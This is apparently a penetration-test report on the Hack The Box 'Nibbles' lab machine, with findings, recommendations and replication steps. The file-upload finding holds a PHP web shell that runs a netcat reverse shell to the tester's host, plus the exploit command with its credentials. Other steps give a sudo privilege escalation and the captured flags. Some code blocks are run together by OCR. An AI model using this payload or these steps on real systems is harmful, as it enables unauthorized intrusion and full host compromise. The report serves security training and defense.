Executive Report
2023-10-18 Hack The Box
Penetration Test (Nibbles)

19 Oct 2023

This document is for the sole use of the intended recipient(s) and may contain privileged or confidential information. Any unauthorized use, disclosure or distribution is prohibited.

Contacts and Resources

Hack The Box Points of Contact

Name	Role	Email
HACK THE BOX LTD	Company Name	jane.doe@hackthebox.eu

Red Team

Name	Role	Email	Phone
Mitch O'Donnell	Operator	c.mitch.odonnell@gmail.com	801-891-6729

Servers Used for Assessment Activities

IP Address	Purpose	Role
10.10.14.134	Command and Control	Burner Workstation

Executive Summary

Reaper-UT Red Team performed a Red Team engagement on the Nibbles host.

The engagement performed by the Reaper-UT Red Team employed real-world adversary techniques to target the systems under test. The sequence of activities in this approach Reconnaissance of the host Nibbles, enumeration of software being used externally, exploitation of end of life software, persistence of a low level user, exploitation of a misconfigured script to elevate root privileges, establish persistence of root permissions using a cron job in order to perform goal specific operational impacts. A summary of goals and objectives achieved by Reaper-UT Red Team include the following:

Goals & Objectives

Completed	Objectives
100.0	Obtain Root Flag
100.0	Obtain User Flag
100.0	Mitre ATT&CK Killchain

Although Red Team engagements are focused on security weaknesses, several positive observations were made. Specific observations for this assessment are outlined in the "Observations and Recommendations" section of this report. The following list is a brief summary of these observations:

Observations


End of Life Software - exploitable without a patch available
Weak Password Policy implemented on Nibbleblog

Reaper-UT Red Team does not primarily focus on penetration testing, however, security vulnerabilities are often found while engaging on a system. As vulnerabilities are found, Reaper-UT Red Team may exploit these vulnerabilities to further their main objectives.

Summary of Findings

High	A07:2021 – Identification and Authentication Failures - Weak Password Policy
High	Unrestricted file upload
High	Elevation of Privileges
Informational	A06:2021 – Vulnerable and Outdated Components

Mitre ATT&CK Heat Map



about

Nibbles

HTB - Nibbles Killchain
using PowerShell Empire as a C2

domain

Enterprise ATT&CK v13

platforms


Network, Linux, PRE

Reaper-UT Red Team has provided specific recommendations for reducing the risks imposed by these issues in the "Observations and Recommendations" and "Findings" sections of this report. Reaper-UT Red Team appreciates the opportunity to support Hack The Box with its computer security. We look forward to assisting Hack The Box internal staff in future endeavors.

Table of Contents

Methodology and Goals

Red Team engagements performed by Reaper-UT Red Team employ real-world adversary techniques to target the systems under test. Reaper-UT Red Team uses a red team model emulating real adversary tools, techniques and procedures (TTPs) driven by attack scenarios and goals. Unlike a traditional penetration test, the red team model allows for the testing of the entire security scope of an organization to include people, processes, and technology. The three major Red Team phases were used during the engagement to accurately emulate a realistic threat. Get In, Stay In, and Act. The sequence of activities in this approach involves open source intelligence (OSINT) collection, enumeration, exploitation, and attack. Information gathered during OSINT collection is used in conjunction with passive and active enumeration. Enumeration information typically yields details about specific hardware, services, and software running on remote machines. The next phase involves analyzing all accumulated information to identify potential attack vectors. If a weakness can be exploited, operators attempt to obtain additional access into the network or system and to collect sensitive system information to create effects and demonstrate impact to the Nibbles environment. Vetted tools, methodologies, and operator experience were employed to prevent unintentional disruption, degradation or denial of service to the Nibbles environment.



Goals and Objectives

Obtain Root Flag
Obtain User Flag
Mitre ATT&CK Killchain

Scenarios and Scope

Scenario

The Red Team engagement was based on the Full Engagement Model utilizing external command and control. Receiving nothing but an IP address, Reaper-UT Red Team ran reconnaissance on the Nibbles box, enumerated open ports and technologies associated. The software enumerated provided enough evidence that a single Ubuntu Xenial operating system was running with SSH and an HTTP web server. Enumerating the web server file system, usernames and software versions were successfully obtained, leading to known exploits of the NibbleBlog. Due to a weak password policy, the administrator credentials were obtained and used successfully to exploit an arbitrary file upload, allowing the Reaper-UT Red Team to upload a C2 beacon. With low level user access persisted on the host, the Reaper-UT Red Team was able to successfully run reconnaissance on the host and enumerate system software and user permissions. Findings provided a script exploit that allowed elevation of privileges to the Root user, compromising the entire machine. The approach of the Full Engagement Model allows the test to begin with nothing more than an IP address, challenging the Reaper-UT Red Team to use all resources to successfully compromise the Nibbles machine.

Scope

The scope identified by Hack The Box is to:

Executing Full Engagement Model, HackTheBox only gives the IP address and expects Reaper-UT Red Team to fully compromise the Nibbles machine. Evidence of compromise is given by Reaper-UT Red Team revealing the user.txt and root.txt flags.

Attack Narrative

The following section outlines the sequence of events and highlights the key points during the engagement. Critical steps are key points in an engagement that allow a Red Team operator to further an engagement to completion. As Observations and Recommendations provide details to help resolve incidents, Critical Steps should be further investigated as these are key turning points in an engagement.


Critical Step 1

NibbleBlog's weak password policy allowed the Reaper-UT Red Team to guess a password and log in as the admin user.

https://iconscout.com/icon/weak-password-2548749

Critical Step 2


Exploitable software, without an available patch, allows remote code execution on to the host operating system.



https://iconscout.com/icon/end-of-life-3898731

Critical Step 3

Misconfigured write access to a sudo privileged script allows the nibbler user elevation of privileges, compromising the root user, and the host.



https://iconscout.com/icon/linux-2749300

Observations and Recommendations

The following section is intended to discuss specific scenarios that contributed to the compromise. The observations might be individually exploitable, an element of the overall compromise, or serve as a condition that directly impacts the ability to move laterally, escalate privileges, or persist.

End of Life Software


Running end of life software within an organization opens the potential for threats to pivot within a network. Exposing end of life software to the internet allows a threat to access the network. NibbleBlog has been at the end of life for roughly 10 years, the observation made here is that there may be a threat within the network currently. Evidence of no patching policy, or ability to move up to supported software, such as Bludit, NibbleBlog's successor.

Recommendation

Migrate to Bludit, Nibbleblog's successor.
Apply a patching policy within HackTheBox's SDLC.
Recommendation of a 3rd party forensic team to verify any threat actors currently living within HackTheBox.

Validation

https://github.com/dignajar/nibbleblog



README.md


Nibbleblog

> Nibbleblog is no longer developed. Please use Bludit CMS.

License

Nibbleblog is opensource software licensed under the GPL v3

https://github.com/bludit/bludit



bludit Public

v3.0 · 4 branches · 112 tags

dignajar Merge pull request #1543 from gentledawn/patch-1 ··· 7995d86 last week 3,187 commits

.github	Update issue_template.md	3 months ago
bl-content	bl content	3 months ago
bl-kernel	Update theme.class.php	last week
bl-languages	Rename ru_RU.json to ru.json	last month
bl-plugins	Merge pull request #1534 from hide-me/patch-2	last month
bl-themes	bludit v3.15.0	3 months ago
.gitignore	bl content	3 months ago
.htaccess	bludit v3.15.0	3 months ago
LICENSE	update license	3 months ago
README.md	bludit v3.15.0	3 months ago
index.php	Fix typo in the index.php	4 years ago
install.php	bludit v3.15.0	3 months ago

README.md

About

Simple, Fast, Secure, Flat-File CMS

www.bludit.com

blog theme php cms website json flexible webserver engine docker-image plugins php-support blog-engine flat-file dom-manipulation web-site json-manipulation bludit

Readme
MIT license
Activity
1.2k stars
75 watching
275 forks
Report repository

Releases 105

Bludit v3.15.0 Latest
on Jul 15

+ 104 releases

Weak Password Policy

Although a password policy is in place for failed login attempts, a weak password was found and used to bypass the failed login attempts by guessing the password. The observation made is that weak passwords are most likely used among HackTheBox's systems. The Admin account is a local account without MFA or 2FA restrictions, allowing anyone to log in leaving the intended user unaware of unauthorized login.

Recommendation

Provide a strong password policy among HackTheBox's systems. Include user accounts from a central source of truth, such as Active Directory (AD), Azure Active Directory (AAD), LDAP, and Kerberos as possibilities.

Validation

See "*High Finding – A07:2021 – Identification and Authentication Failures - Weak Password Policy*" within Detailed Findings.

Detailed Findings

Detailed findings provide Reaper-UT with vulnerabilities found during an investigation. Each finding will provide the CVSS score, affected hosts, a detailed description and solution, as well as evidence to help engineers recreate the vulnerability.


High Finding – A07:2021 – Identification and Authentication Failures - Weak Password Policy

CVSS Score: 7.2
Affected Hosts:
10.129.200.170
Description:
Confirmation of the user's identity, authentication, and session management is critical to protect against authentication-related attacks. There may be authentication weaknesses if the application:

- Permits automated attacks such as credential stuffing, where the attacker has a list of valid usernames and passwords.
- Permits brute force or other automated attacks.
- Permits default, weak, or well-known passwords, such as "Password1" or "admin/admin".
- Uses weak or ineffective credential recovery and forgot-password processes, such as "knowledge-based answers," which cannot be made safe.
- Uses plain text, encrypted, or weakly hashed passwords data stores (see A02:2021-Cryptographic Failures).
- Has missing or ineffective multi-factor authentication.
- Exposes session identifier in the URL.
- Reuse session identifier after successful login.
- Does not correctly invalidate Session IDs. User sessions or authentication tokens (mainly single sign-on (SSO) tokens) aren't properly invalidated during logout or a period of inactivity.

Impact:
Without a Password Policy, or a standing weak password policy, threats may take advantage of credential stuffing or password spraying login pages. With Nibbles, lockouts were in place, but a threat may acquire access to multiple IP's, allowing the threat to bypass the lockout mitigation.
Replication Steps:
Set any password as you would like, for the admin login.

- Example, admin credentials being used as admin:nibbles



10.129.200.170/nibbleblog/admin.php?controller=user&action=login


Sign in to Nibbleblog admin area

admin

•••••••

Figure 1 – Administrator login page

- Evidence of credentials working:



10.129.200.170/nibbleblog/admin.php?controller=dashboard&action=view

Draft posts

There are no draft posts.

Last comments

There are no published comments.

Notifications

New session started
18 October - 23:26:44 - IP: 10.10.14.134

Login failed attempt
18 October - 23:26:40 - IP: 10.10.14.134

Login failed attempt
18 October - 23:26:33 - IP: 10.10.14.134

New session started
29 December - 10:42:11 - IP: 10.10.14.2

New session started
29 December - 10:42:10 - IP: 10.10.14.2

New session started
28 December - 21:09:06 - IP: 10.10.14.3

New session started
28 December - 21:09:05 - IP: 10.10.14.3

New session started
28 December - 20:45:00 - IP: 10.10.14.3

Figure 2 – Landing page post login

Host Detection Techniques:
Following a strong password policy, an account may be alerted to a lockout, allowing the SOC engineer to investigate the source of lockout.
Solution:
A stronger password policy that meets industry standards, such as NIST 800-63b.

High Finding – Unrestricted file upload

CVSS Score: 7.9
Affected Hosts:
10.129.200.170
Description:
Unrestricted file upload vulnerability in the My Image plugin in Nibbleblog before 4.0.5 allows remote administrators to execute arbitrary code by uploading a file with an executable extension, then accessing it via a direct request to the file in content/private/plugins/my_image/image.php.
Impact:
Unrestricted file upload allows a threat to upload any type of file that may allow remote code execution on the host operating system, bypassing the web service.
Replication Steps:

- Log in as the Admin user
- With the admin session, a user may upload a php file. Example using below PoC:

```
└─$ cat port_80/exploits/CVE-2015-6967/shell.php <?php system("rm
/tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.134 8080
>/tmp/f"); ?>

└─$ python3 exploit.py --url http://10.129.200.170/nibbleblog/ -u
admin -p nibbles -x shell.php[+] Login Successful.[+] Upload
likely successfull.

└─$ nc -lvnp 8080listening on [any] 8080 ...connect to
[10.10.14.134] from (UNKNOWN) [10.129.215.71] 36064sh: 0: can't
access tty; job control turned off$ whoaminibbler
nibbler@Nibbles:/home/nibbler$ cat
user.txt79c03865431abf47b90ef24b9695e148
```

Host Detection Techniques:
Unauthorized file types are continuously being uploaded. A certain amount of attempts should alert the system that it may be under attack.
Solution:
Sanitize code that whitelists certain types of files expected to be used by the web application.

High Finding – Elevation of Privileges

CVSS Score: 8.8
Affected Hosts:
10.129.200.170
Description:

A low level user with sudo permissions to writable executable files allows the low level user to elevate user permissions and access the root user.

Impact:

Total compromise of the Linux host system.

Replication Steps:

Once a user is logged onto the host, they may view their sudo permissions as show below:

```
<ml/nibbleblog/content/private/plugins/my_image$ sudo -l
            Matching Defaults entries for nibbler on Nibbles:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\
:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:    (root)
NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

With this information, the low level user may find that they have write permissions to the file. Doing so will allow the low level user to run alternative commands as root with unintended consequences:

```
nibbler@Nibbles:/home/nibbler$ cat personal/stuff/monitor.sh

#################################################################
###################################                  #
                             Tecmint_monitor.sh
                     #                #  Written for Tecmint.com
for the post
www.tecmint.com/linux-server-health-monitoring-script/      #
              # If any bug, report us in the link below
                                               #
# Free to use/edit/distribute the code below by
                                 #                  # giving
proper credit to Tecmint.com and Author
                        #                  #


           #
#################################################################
####################################! /bin/bash/bin/bash #
<--------# unset any variable which system may be using
# clear the screenclear
..snippet..
```

The end result reveals access to the entire system:

```
nibbler@Nibbles:/home/nibbler$ sudo -S -u root
/home/nibbler/personal/stuff/monitor.sh
root@Nibbles:/home/nibbler# whoamirootroot@Nibbles:/home/nibbler#
cd /root/root@Nibbles:~# lsroot.txtroot@Nibbles:~# cat
root.txt de5e5d6619862a8aa5b9b212314e0cdd
```

Host Detection Techniques:

Execution of other processes, outside of the intended executable should alert the system is under attack, locally.

Solution:

Restrict write access to the sudo file. Sanitizing code within the sudo file to avoid unintended code manipulation, allowing the low level user to escape with higher privileges.

Informational Finding – A06:2021 – Vulnerable and Outdated Components

CVSS Score: 0.0

Affected Hosts:

10.129.200.170

Description:

You are likely vulnerable:

- If you do not know the versions of all components you use (both client-side and server-side). This includes components you directly use as well as nested dependencies.
- If the software is vulnerable, unsupported, or out of date. This includes the OS, web/application server, database management system (DBMS), applications, APIs and all components, runtime environments, and libraries.
- If you do not scan for vulnerabilities regularly and subscribe to security bulletins related to the components you use.
- If you do not fix or upgrade the underlying platform, frameworks, and dependencies in a risk-based, timely fashion. This commonly happens in environments when patching is a monthly or quarterly task under change control, leaving organizations open to days or months of unnecessary exposure to fixed vulnerabilities.
- If software developers do not test the compatibility of updated, upgraded, or patched libraries.
- If you do not secure the components' configurations (see A05:2021-Security Misconfiguration).


Impact:

Using end of life software leaves stagnant code and dependencies within the environment. If runtime is accessible to the internet, a threat may exploit severely outdated software and obtain access to the system and pivot within the internal network.

Replication Steps:

Visit the Project's GitHub page, notice the repository has been archived and no longer supported:

- https://github.com/dignajar/nibbleblog



This repository has been archived by the owner on Apr 19, 2022. It is now read-

dignajar / nibbleblog

dignajar Update README.md 396520e on Feb 24, 2019 684 com

admin	fixes for php7	6 years
languages	Update tr_TR.bit	6 years
plugins	Merge pull request #107 from auralius/patch-1	6 years
themes	Update main.css	5 years
.gitignore	fixes for php7	6 years
COPYRIGHT.txt	new year	8 years
LICENSE.txt	v3.7 final	10 years
README.md	Update README.md	4 years
admin.php	Update admin.php	8 years
bludit.php	French fixes	10 years
feed.php	Languages updated	9 years
index.php	new theme and features	10 years
install.php	Update install.php	7 years
sitemap.php	Modified sitemap to show all the posts rather than a specific amount ...	9 years
update.php	Bug fixes	8 years

Figure # – Nibbleblog Source Repository Archived

Host Detection Techniques:

